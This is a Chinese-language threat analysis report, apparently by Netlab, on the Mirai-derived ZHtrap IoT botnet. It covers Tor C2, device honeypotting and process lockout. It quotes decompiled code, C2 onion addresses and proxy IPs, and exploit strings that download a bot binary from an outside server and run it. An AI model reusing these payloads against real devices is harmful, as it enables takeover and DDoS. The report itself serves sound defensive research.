

New Threat

新威胁：ZHtrap僵尸网络分析报告



Alex.Turing, liuyang, YANG XU

Mar 12, 2021 • 15 min read

版权

版权声明：本文为Netlab原创，依据 [CC BY-SA 4.0](#) 许可证进行授权，转载请附上出处链接及本声明。

概述

从2021年2月28日起，360网络安全研究院的BotMon系统检测到IP(107.189.30.190)在持续传播一批未知ELF样本。经分析，我们确认这些样本隶属于一个新的botnet家族，结合其运行特点，我们将其命名为 [ZHtrap](#)，本文对其做一分析，文章要点如下：


1. ZHtrap的传播使用了4个Nday漏洞，主要功能依然是DDoS和扫描，同时集成了一些后门功能。
2. Zhtrap能将被感染设备蜜罐化，目的是提高扫描效率。
3. Zhtrap感染受害主机后会禁止运行新的命令，以此实现彻底控制和独占该设备。
4. 在C2通信上，ZHtrap借鉴了[套娃](#)，采用了Tor和云端配置。

ZHtrap全情介绍

ZHtrap的代码由Mirai修改而来，支持x86, ARM, MIPS等主流CPU架构。但相对Mirai，ZHtrap变化较大，体现在如下方面：

- 在指令方面，加入了校验机制
- 在扫描传播方面， 增加了对真实设备和蜜罐的区分
- 在加密算法方面，重新设计了一套多重XOR加密算法
- 在主机行为方面，能将被攻陷设备变成一个简易蜜罐，并实现了一套进程管控机制
- 在网络架构方面，吸收了我们之前曝光的套娃僵尸网络的实现

基本流程如下图所示：



在功能方面，除了DDoS攻击和扫描，ZHtrap还实现了后门功能，这增加了该家族的危害性。ZHtrap的具体功能包括：

- 进程管控
- 反弹Shell
- DDoS攻击
- Telnet扫描
- Exploit传播
- 蜜罐化被感染设备
- 下载执行Payload

目前捕获的ZHtrap样本，依据其功能可以分成3个版本：v1，v2和v3，其中：v2在v1的基础上，加入了漏洞利用的功能；v3在v2的基础上对网络基础设施做了删减。它们的关系如下图所示，本文的分析是基于功能最全的的v2版本。

```

String
\r\n(login:
\r\nPassword: v1
/usr/bin
/usr/sbin
/proc
/dev
h5wy6o32sdcsa5xurde35dqw5sf3cdsoeewqqxmhoyzvar4u6ooead.onion
GET /sfkjdfkj.txt HTTP/1.0\r\n\r\n
oemojwe5loscudytzfo273nkvalf7mumctwcm42zyutoo6tpfjsphyd.onion
/bin/ZoneSec
```



```


String
GET / HTTP/1.0\r\nConnection: Keep-Alive\r\nAccept: text/html, app...
Server: JAWS/1.0
GET /shell?cd+/\tmp;wget+http://%s/bins/z.arm7+-0+p2d;+chmod+777+p...
Basic realm=“NETGEAR DGN1000 ”
GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/\tmp/...
GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-rf${IFS}*&wget...
SERVER: Linux/2.6.21.5, UPnP/1.0, Portable SDK for UPnP devices/1...
POST /picsdesc.xml HTTP/1.1\r\nContent-Length: 630\r\nAccept-Encod...
Server: JAWS/1.0
Basic realm=“NETGEAR DGN2200” v2
Server:Cross Web Server
/usr/bin
/usr/sbin
/proc/
h5wy6o32sdcsa5xurde35dqw5sf3cdsoeewqqxmhoyzvar4u6ooead.onion
GET /sfkjdfkj.txt HTTP/1.0\r\n\r\n
oemojwe5loscudytzfo273nkvalf7mumctwcm42zyutoo6tpfjsphyd.onion
/bin/ZoneSec
```



```

String
GET / HTTP/1.0\r\nConnection: Keep-Alive\r\nAccept: text/html, app...
Server: JAWS/1.0
GET /shell?cd+/\tmp;rm+-rf+*;wget+http://%s:8080/bins/z.arm7;chmod...
Basic realm=“NETGEAR DGN1000 ”
GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/\tmp/...
Basic realm=“NETGEAR DGN2200”
Server:Cross Web Server
GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-rf${IFS}*&wget...
SERVER: Linux/2.6.21.5, UPnP/1.0, Portable SDK for UPnP devices/1...
POST /picsdesc.xml HTTP/1.1\r\nContent-Length: 630\r\nAccept-Encod...
/bin
/sbin v3, one tor domain, contain exploits
oemojwe5loscudytzfo273nkvalf7mumctwcm42zyutoo6tpfjsphyd.onion
GET /sfkjdfkj.txt HTTP/1.0\r\n\r\n
/bin/ZoneSec
```

跟我们之前分析过的botnet相比，ZHtrap最大的不同是能将被感染设备蜜罐化。蜜罐通常是安全研究人员用来捕获攻击的工具，比如收集扫描、exploits和样本，有趣的是，我们发现ZHtrap也使用了类似的技术，集成了一个扫描IP收集模块，收集到的IP会被用到自身的扫描模块中，基本流程如下所示：



实际工作时，ZHtrap会监听23个指定端口（如上图所示），如果发现有IP连接这些端口就将它当成scanner IP记录下来，这些记录的IP会被用到它自身的扫描模块中，这样，ZHtrap扫描过程中所用到的目标地址就有2个来源：

1. 随机生成的IP；

2. 上述模块捕获的扫描IP。

这方面更多的细节可以参考下面的样本分析部分。

样本逆向分析

本文选取ZHtrap v2的X86 CPU架构样本做为分析对象，基本信息如下：

MD5: 5370e0b9484cb25fb3d5a4b648b5c203

ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked,
stripped

Packer: None

ZHtrap成功侵入设备后，首先通过绑定本地端口实现单一实例，然后解密出加密的资源信息，接下来将进程重命名为 /bin/ZoneSec，最后在Console输出

ZH infected your shit, message me on discord to compare assets
(\$reiko#0095), researchers hmu twitter[.]com/ZoneHax “调戏”安全研究人员。接着通过网络请求得到资源服务器的地址，以供扫描&传播阶段使用。随后监听23个端口将设备变成一个“蜜罐”，通过telnet弱口令扫描收集可被入侵的设备信息，通过4个Nday漏洞扫描实现蠕虫式传播。最终和Tor C2进行通信，等待执行C2下发的指令。下面逐一剖析上述功能的技术细节。

0x0 加密算法

ZHtrap使用了一个比较少见的多重xor加密算法，来隐藏资源信息。

```

while ( 1 )
{
    v10 = v7;
    v11 = 255 * (v7 / 255);
    v12 = v5++;
    v4[v21] = (v12 + v20) ^ v19 ^ (v10 - v11) ^ v6;
    if ( v15 == v5 )
        break;
    v21 = v5;
    v6 = v4[v5];
    v7 = v18[v9];
    v8 = v9 + 1;
    v9 = 0;
    v20 = 0;
    if ( v8 <= 14 )
        goto LABEL_3;
}
}

```

等效的python实现如下所示：

```

xor_key_lst = [0x51, 0x6A, 0x66, 0x6A, 0x78, 0x53, 0x52, 0x44, 0x46, 0x47, 0x53, 0x46]
xor_key = 0xD00DBAAF

def decode(content):
    desc_lst = []
    plaintext=""
    xor_key_lst_idx = 1
    for idx in range(0, len(content)):
        desc_lst.append(chr(content[idx] ^ (xor_key % 0xFF) ^ xor_key_lst[xor_key_lst_idx]))
        xor_key_lst_idx += 1
        if xor_key_lst_idx >= len(xor_key_lst):
            xor_key_lst_idx = 0
    else:
        print("".join(desc_lst))

```

以下面密文为例

```

cipher =[

0x42, 0x69, 0x0B, 0x4C, 0x57, 0x76, 0x72, 0x60, 0x6B, 0x79,

```

```
0x6A, 0x39, 0x6C, 0x58, 0x55, 0x7B, 0x10, 0x49, 0x5C, 0x41,
0x75, 0x2A, 0x32, 0x43, 0x48, 0x4C, 0x5B, 0x45, 0x61, 0x56,
0x26, 0x6E, 0x68, 0x27, 0x78, 0x5C, 0x11, 0x45, 0x48, 0x4D,
0x4B, 0x54, 0x49, 0x71, 0x22, 0x43, 0x7D, 0x3C, 0x75, 0x69,
0x4E, 0x50, 0x51, 0x42, 0x2A, 0x79, 0x2B, 0x39, 0x17, 0x70,
0x50, 0x6E, 0x4F, 0x49, 0x51, 0x2E, 0x36, 0x2E, 0x28, 0x2F,
0x69, 0x6D, 0x69, 0x42, 0x51, 0x7C, 0x40, 0x5E, 0x02, 0x01,
0x3E, 0x27, 0x37, 0x20, 0x32, 0x13, 0x09, 0x1A, 0x39, 0x57,
0x2A, 0x12, 0x04, 0x63, 0x27, 0x09, 0x14, 0x11, 0x11, 0x07,
0x06, 0x51, 0x1C, 0x36, 0x2B, 0x5C, 0x14, 0x2F, 0x3C, 0x27,
0x27, 0x0D, 0x0C
```

]

解密后得到如下明文，正是输出在Console的提示信息：

```
ZH infected your shit, message me on discord to compare assets ($reiko#0095), research
```

当前样本中一共有3条加密信息，解密后如下所示，其中 `/proc/` 以及 `/stat` 在下一章节 `进程管控` 中使用。

INDEX	PLAINTEXT
2	<code>/stat</code>
1	<code>/proc/</code>
0	ZH infected your shit.....

0x1 进程管控

ZHtrap通过白名单和快照机制实现进程管控，以实现对设备的独占。其中可执行文件包含以下路径的进程即被视为白名单进程。ZHtrap启动后会先获取当前的进程列表，然后通过kill -9结束非白名单进程。从这一步可以看出，ZHtrap并不想破坏系统的正常运行。

```
/bin
/sbin
/usr/bin
/usr/sbin
```

接下来ZHtrap会为系统建立进程快照，此后如果有新创建进程，如果不在快照中将被kill。如此一来，整个系统就保持在ZHtrap的控制下运行了，即使管理员发现设备有问题想通过系统工具进行管理，也无法正常执行，远程维护变成了一项不可能的任务。

第一步，清理非白名单进程

ZHtrap运行时，遍历系统当前进程，读取"/proc/pid/stat"中第22项，`starttime`的值。这个值除以`_SC_CLK_TCK`可以得到进程是在内核启动后多久启动的。

`_SC_CLK_TCK`的值一般等于100， $10000/_SC_CLK_TCK$ 的结果为100秒，即所有在内核启动100秒之后启动的进程都要进行检查，如果进程路径不在白名单中，则通过kill掉进程。

```
if ( (signed int)sub_804E9C0((char *)&v23, 10) > 10000 ) // /proc/[pid]/stat "starttime" filed
{
    v10 = getabspath(v1);
    if ( v10 )
    {
        if ( !is_prefix(v10, "/bin")
            && !is_prefix(v10, "/sbin")
            && !is_prefix(v10, "/usr/bin")
            && !is_prefix(v10, "/usr/sbin")
            && !is_same(v10, (_BYTE *)selfpath) )
        {
            __GI_kill(v2, 9);
            free(v10);
        }
    }
}
```

proc start time condition

white list

第二步，建立进程快照，不在标的新进程都将被清理

清理完非白名单进程后，ZHtrap认为系统处在一个“纯净的状态”，首先为系统建立进程快照。

```
v1 = (void *)__GI_opendir("/proc/");
proc_table = (int)malloc(procnum, 4u);
while ( 1 )
{
    v2 = (dirent *)__GI_readdir(v1);
    if ( !v2 )
        break;
    while ( (unsigned __int8)(v2->d_name[0] - 48) <= 9u )
    {
        *(_DWORD *)(proc_table + 4 * v0++) = sub_804E9C0(v2->d_name, 10);
        v2 = (dirent *)__GI_readdir(v1);
        if ( !v2 )
            return __GI_closedir(v1);
    }
}
```

在此之后新创建的进程都会和进程快照进行比较，不符合要求的进程，都将被直接 kill。

```
newproc = getabspath(v9);
if ( newproc )
{
    if ( !is_same(newproc, (_BYTE *)selfpath) )
    {
        __GI_kill(testpid, 9);
        free(newproc);
    }
}
```

0x2 获取资源服务器

ZHtrap通过以下代码片段获得资源服务器(ResServ)的地址，这个过程可以分成俩步，第一步和Tor domain建立通信，第二步发送" GET /sfkjdkfdj.txt "请求。

```
fd = establish_connect("h5vwy6o32sdcsa5xurde35dqw5sf3cdsoewqqxmhoyzsvvar4u6ooead.onion", 8080, 3);
v1 = fd;
v2 = __GI__libc_fcntl(fd, 3, 0, v7);
__GI__libc_fcntl(v1, 4, (struct flock *)(v2 ^ 0x800), v3);
http_request(v1, (int)"GET /sfkjdkfdj.txt HTTP/1.0\r\n\r\n", len);
if ( (unsigned __int8)http_read(v1) )
{
    v5 = 0;
    do
        v5 = __libc_read(v1, (char *)&ResServ + v5, 100 - v5);
    while ( (unsigned int)(v5 - 1) <= 0x62 );
}
```

如何和Tor domain建立通信呢？

ZHtrap借鉴了套娃僵尸网络的思路，首先向远程主机 0xdeadbeef.tw 请求DNS TXT记录，得到下图中的Tor代理的列表，

;; QUESTION SECTION:		IN	TXT	Tor Proxy List
;; ANSWER SECTION:				
0xdeadbeef.tw.	300	IN	TXT	"139.99.134.95:9095"
0xdeadbeef.tw.	300	IN	TXT	"142.93.247.244:9050"
0xdeadbeef.tw.	300	IN	TXT	"46.101.61.9:9050"
0xdeadbeef.tw.	300	IN	TXT	"167.114.185.33:9095"
0xdeadbeef.tw.	300	IN	TXT	"51.178.54.234:9095"
0xdeadbeef.tw.	300	IN	TXT	"66.70.188.235:9095"
0xdeadbeef.tw.	300	IN	TXT	"147.135.208.44:9095"
0xdeadbeef.tw.	300	IN	TXT	"51.79.157.89:9095"
0xdeadbeef.tw.	300	IN	TXT	"198.245.53.58:9095"
0xdeadbeef.tw.	300	IN	TXT	"144.217.243.21:9095"

任选其中一个代理建立连接，然后向代理发送想要建立通信的 domain :port 信息，如果代理返回 05 00 00 01 00 00 00 00 00 00 时，说明通信已成功建立。然后发送后续的GET请求就能得到资源服务器地址(107.189.30.190)，下图的网络流量很清楚的反映这个过程。

00000000 05 01 00	...	
00000000 05 00	..	
00000003 05 01 00 03 3e 68 35 76 77 79 36 6f 33 32 73 64>h5v wy6o32sd	
00000013 63 73 61 35 78 75 72 64 65 33 35 64 71 77 35 73	csa5xurd e35dqw5s	establish connection
00000023 66 33 63 64 73 6f 65 65 77 71 71 78 6d 68 6f 79	f3cdsoee wqqxmhoy	
00000033 7a 73 76 61 72 34 75 36 6f 6f 65 61 64 2e 6f 6e	zsvvar4u6 ooead.on	
00000043 69 6f 6e 1f 90	ion..	
00000002 05 00 00 01 00 00 00 00 00 00 00	
00000048 47 45 54 20 2f 73 66 6b 6a 64 6b 66 64 6a 2e 74	GET /sfk jdkfdj.t	
00000058 78 74 20 48 54 54 50 2f 31 2e 30 0d 0a 0d 0a	xt HTTP/ 1.0....	
0000000C 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d	HTTP/1.1 200 OK.	
0000001C 0a 53 65 72 76 65 72 3a 20 6e 67 69 6e 78 2f 31	.Server: nginx/1	
0000002C 2e 31 36 2e 31 0d 0a 44 61 74 65 3a 20 57 65 64	.16.1..D ate: Wed	
0000003C 2c 20 30 33 20 4d 61 72 20 32 30 32 31 20 30 38	, 03 Mar 2021 08	
0000004C 3a 35 32 3a 30 34 20 47 4d 54 0d 0a 43 6f 6e 74	:52:04 G MT..Cont	
0000005C 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70	ent-Type : text/p	
0000006C 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65	lain..Co ntent-Le	
0000007C 6e 67 74 68 3a 20 31 34 0d 0a 4c 61 73 74 2d 4d	ngth: 14 ..Last-M	
0000008C 6f 64 69 66 69 65 64 3a 20 53 61 74 2c 20 32 37	odified: Sat, 27	
0000009C 20 46 65 62 20 32 30 32 31 20 31 38 3a 30 30 3a	Feb 2021 18:00:	
000000AC 34 37 20 47 4d 54 0d 0a 43 6f 6e 65 63 74 69	47 GMT.. Connecti	
000000BC 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 45 54 61 67 3a	on: clos e..ETag:	
000000CC 20 22 36 30 33 61 38 38 63 66 2d 65 22 0d 0a 41	"603a88 cf-e"..A	
000000DC 63 63 65 70 74 2d 52 61 6e 67 65 73 3a 20 62 79	ccept-Ra nges: by	
000000EC 74 65 73 0d 0a 0d 0a 31 30 37 2e 31 38 39 2e 33	tes....1 07.189.3	
000000FC 30 2e 31 39 30	0.190	

资源服务器有什么用呢？

xrefs to ResServ

Direct	Ty	Address	Text
Up	o	exploit_proc:loc_804A52F	mov eax, offset ResServ
Up	o	getResServ+88	lea eax, ResServ[edx]
Up	o	report_info+29	mov [esp+0FCh+var_FC], offset ResServ

通过上图IDA交叉引用可知，ResServ的功能有俩个：

- 充当Reporter Server角色，为Telnet扫描过程提供信息上传服务
- 充当Downloader Server角色，为漏洞传播过程提供样本下载服务

0x3 蜜罐化被攻陷的设备

ZHtrap首先建立了2个管道用于信息传输，然后通过以下代码片段实现了一个监听23个端口的简易蜜罐

```

*(_DWORD *)v7 = 1;
fd = _GI_socket(2, 1, 0);
__GI_setsockopt(fd, 1, 2, v7, 4);
v3 = __GI__libc_fcntl(fd, 3, 0, v2);
__GI__libc_fcntl(fd, 4, (struct flock *)(&v3 | 0x800), v4);
*(_DWORD *)&v6.sin_zero[4] = 0;
v6.sin_family = 2;
v6.sin_port = _ROR2_(port, 8);
v6.sin_addr.s_addr = 0;
if ( __GI_bind(fd, &v6, 16) != -1 )
    __GI_listen(fd, 10);
return fd;
}

```

port_list	dw 80
	dw 8080
	dw 8081
	dw 8083
	dw 37215
	dw 5500
	dw 60001
	dw 52869
	dw 8089
	dw 8090
	dw 8000
	dw 81
	dw 82
	dw 83
	dw 84
	dw 85
	dw 8888
	dw 8181
	dw 8443
	dw 5555
	dw 443
	dw 22
	dw 2323

实际效果如下：

tcp	0	0 0.0.0.0:8080	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:80	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:81	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:8081	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:82	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:2323	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:5555	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:83	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:8083	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:84	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:8181	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:85	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:22	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:8888	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:8089	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:8090	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:443	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:8443	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:5500	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:37215	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:8000	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:60001	0.0.0.0:*	LISTEN	3715/ZoneSec
tcp	0	0 0.0.0.0:52869	0.0.0.0:*	LISTEN	3715/ZoneSec

当设备的这些端口被访问时，ZHtrap会将访问者的IP地址通过管道传递给telnet扫描&漏洞扫描使用。

为什么要这样做呢？

我们推测，ZHtrap的作者的想法是这样的：

许多botnet都会实现蠕虫式的扫描传播，当ZHtrap的蜜罐端口被访问时，其来源很有可能是已被别家botnet感染的设备。这设备能被感染，肯定存在缺陷，我使用我的扫描机制反扫一次有很大的机会能植入我的bot样本，再配合进程管控功能，就能独占设备了。Awesome！

0x4 Telnet扫描

ZHtrap使用Telnet扫描来收集使用弱口令的设备，扫描对象来源有以下2类：

1. 主动随机生成的IP
2. 被动接收由蜜罐投递的IP

不同来源的IP，有不同的处理办法：

对于第1类IP，使用SYN端口探测。

```
tel_ipHdr.saddr = v147;
tel_ipHdr.id = v67;
tel_ipHdr.daddr = random_proc();
tel_ipHdr.check = 0;
tel_ipHdr.check = ip_checksum((unsigned __int16 *)&tel_ipHdr, 0x14u);
tel_tcpHdr.dest = 0x1700;           // port 23
tel_tcpHdr.seq = tel_ipHdr.daddr;
tel_tcpHdr.check = 0;
v68 = tcp_checksum((int)&tel_ipHdr, &tel_tcpHdr.source, 0x1400u, 20);
LOWORD(v155) = 2;
tel_tcpHdr.check = v68;
v156 = tel_ipHdr.daddr;
HIWORD(v155) = tel_tcpHdr.dest;
__libc_sendto(dword_8053B70, &tel_ipHdr, 40, 0x4000, &v155, 16);
```

对于第2类IP，直接调用connect函数。

```
v89 = addr; ←
dword_805388C = v86;
v90 = __GI_socket(2, 1, 0);
*(__DWORD *)(v88 + 28) = v90;   __libc_read(tel_pipe[0], &addr, 4u);
__GI__libc_fcntl(v90, 4, (struct flock *)0x800, except_fdsb);
*(__DWORD *)(v88 + 12) = v89;
*(__WORD *)(v88 + 8) = 2;
*(__WORD *)(v88 + 10) = 0x1700;
*(__DWORD *)(v88 + 48) = 1;
*(__DWORD *)(v88 + 36) = 0;
__libc_connect(*(__DWORD *)(v88 + 28), v88 + 8, 16);
```

当发现目标的23端口是开放时，使用硬编码的凭证列表尝试登录，将能成功登录的 IP, 端口, 帐号, 密码 等信息通过以下代码，回传给资源服务器。

```
v2 = a2;
lport = port;
v4 = __GI_socket(2, 1, 0);
v9.sin_port = lport;
v9.sin_family = 2;
v9.sin_addr.s_addr = __GI_inet_addr(&ResServ);
result = __libc_connect(v4, &v9, 16) + 1;
if ( result )
{
    v6 = (_BYTE *)__GI_inet_ntoa(*(_DWORD *) (v2 + 12));
    sub_804E0B0(&v8, v6);
    sub_804E050(&v8, ":23 ");
    sub_804E050(&v8, auth_table[0][*(_DWORD *) (v2 + 36)].username);
    sub_804E050(&v8, ":" );
    sub_804E050(&v8, "\r\n");
    v7 = wrap_strlen(&v8);
    result = __libc_send(v4, &v8, v7, 0x4000);
}
return result;
```

在尝试登录这个过程中，ZTrap会让被扫描设备执行以下命令：

```
enable
linuxshell
system
bash
ls /home
ps aux
/bin/busybox ZONESEC
```

然后根据返回的信息对设备类型进行判断，当包含以下字串时，说明设备是个蜜罐。

STRING	HONEYBOT
Jun22	cowrie
Jun23	cowrie
phil	cowrie
sshd:	cowrie

STRING	HONEYPOD
richard	cowrie
@LocalHost:]	cowrie
Welcome to EmbyLinux 3.13.0-24-generic	telnet-iot-honeypot

如果是蜜罐，则将设备信息通过 [2231端口](#) 上报到资源服务器。

如果是真实设备，则将设备信息通过 [1282端口](#) 上报给资源服务器。

0x5 漏洞扫描&传播

ZHtrap使用以下4个Nday漏洞传播样本：

- [JAWS DVR RCE](#)
- [NETGEAR](#)
- [CCTV DVR RCE](#)
- [CVE-2014-8361](#)

首先构造SYN包探测设备的端口是否开放，支持的端口(exp_port)列表如下所示：

80	8080	8081	8083	5500
60001	52869	8089	8090	8000
81	82	83	84	85
8888	8181	8443	5555	

然后发送“GET /”请求以获取端口所运行服务的信息：

```
_libc_send(
    *v28,
    "GET / HTTP/1.0\r\n"
    "Connection: Keep-Alive\r\n"
    "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
    "User-Agent: ZoneSec\r\n"
    "Accept-Language: en-US,en;q=0.8\r\n"
    "\r\n",
    180,
    0x4000);
```

随后通过以下代码片段对服务返回的banner信息做判断，进而判断是否为目标设备。

```
v37 = sub_804E930((char *)v28 + 24, v35, "Server: JAWS/1.0");
exp_index = 0;
if ( v37 == -1 )
{
    v39 = sub_804E930((char *)v28 + 24, v36, "Basic realm=\\"NETGEAR DGN1000 \\"");
    exp_index = 1;
    if ( v39 == -1 )
    {
        v40 = sub_804E930((char *)v28 + 24, v36, "Basic realm=\\"NETGEAR DGN2200\\\"");
        exp_index = 2;
        if ( v40 == -1 )
        {
            v41 = sub_804E930((char *)v28 + 24, v36, "Server:Cross Web Server");
            exp_index = 3;
            if ( v41 == -1 )
            {
                if ( sub_804E930(
                    (char *)v28 + 24,
                    v36,
                    "SERVER: Linux/2.6.21.5, UPnP/1.0, Portable SDK for UPnP devices/1.6.6") == -1 )
                    goto LABEL_62;
                exp_index = 4;
            }
        }
    }
}
```

最终根据banner信息，选择相应的漏洞，和ResServ组装有效payload，尝试植入。

```
http_request(*v28, (int)exp_payload[2 * exp_index], (unsigned int)&ResServ);
'GET /shell?cd+/tmp;wget+http://%s/bins/z.arm7+-0+p2d;+chmod+777+p'
; DATA XREF: .rodata:exp_payload↓o
'2d;./p2d+selfrep.jaws HTTP/1.1',0Dh,0Ah
'User-Agent: Hello, pee',0Dh,0Ah
'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image'
'/*;q=0.8',0Dh,0Ah
'Connection: keep-alive',0Dh,0Ah
```

和telnet扫描过程一样，扫描对象来源有以下2类：

1. 主动随机生成的IP
2. 被动接收由蜜罐投递的IP

对于第一类IP，随机选择一个exp_port进行探测，IP与exp_port的关系是1对1。

对于第二类IP，对全部的exp_port进行探测，IP与exp_port的关系是1对N，下图中的网络流量很直观的说明了这种情况。

Protocol	Destination	Length	Destination Port	Source Port	Info
TCP	54.154.198.175	80	966	966	966 → 80 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	8080	966	966	966 → 8080 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	8081	966	966	966 → 8081 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	8083	966	966	966 → 8083 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	5500	966	966	966 → 5500 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	60001	966	966	966 → 60001 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	52869	966	966	966 → 52869 [SYN] Seq=0 Win=51241 Len=0
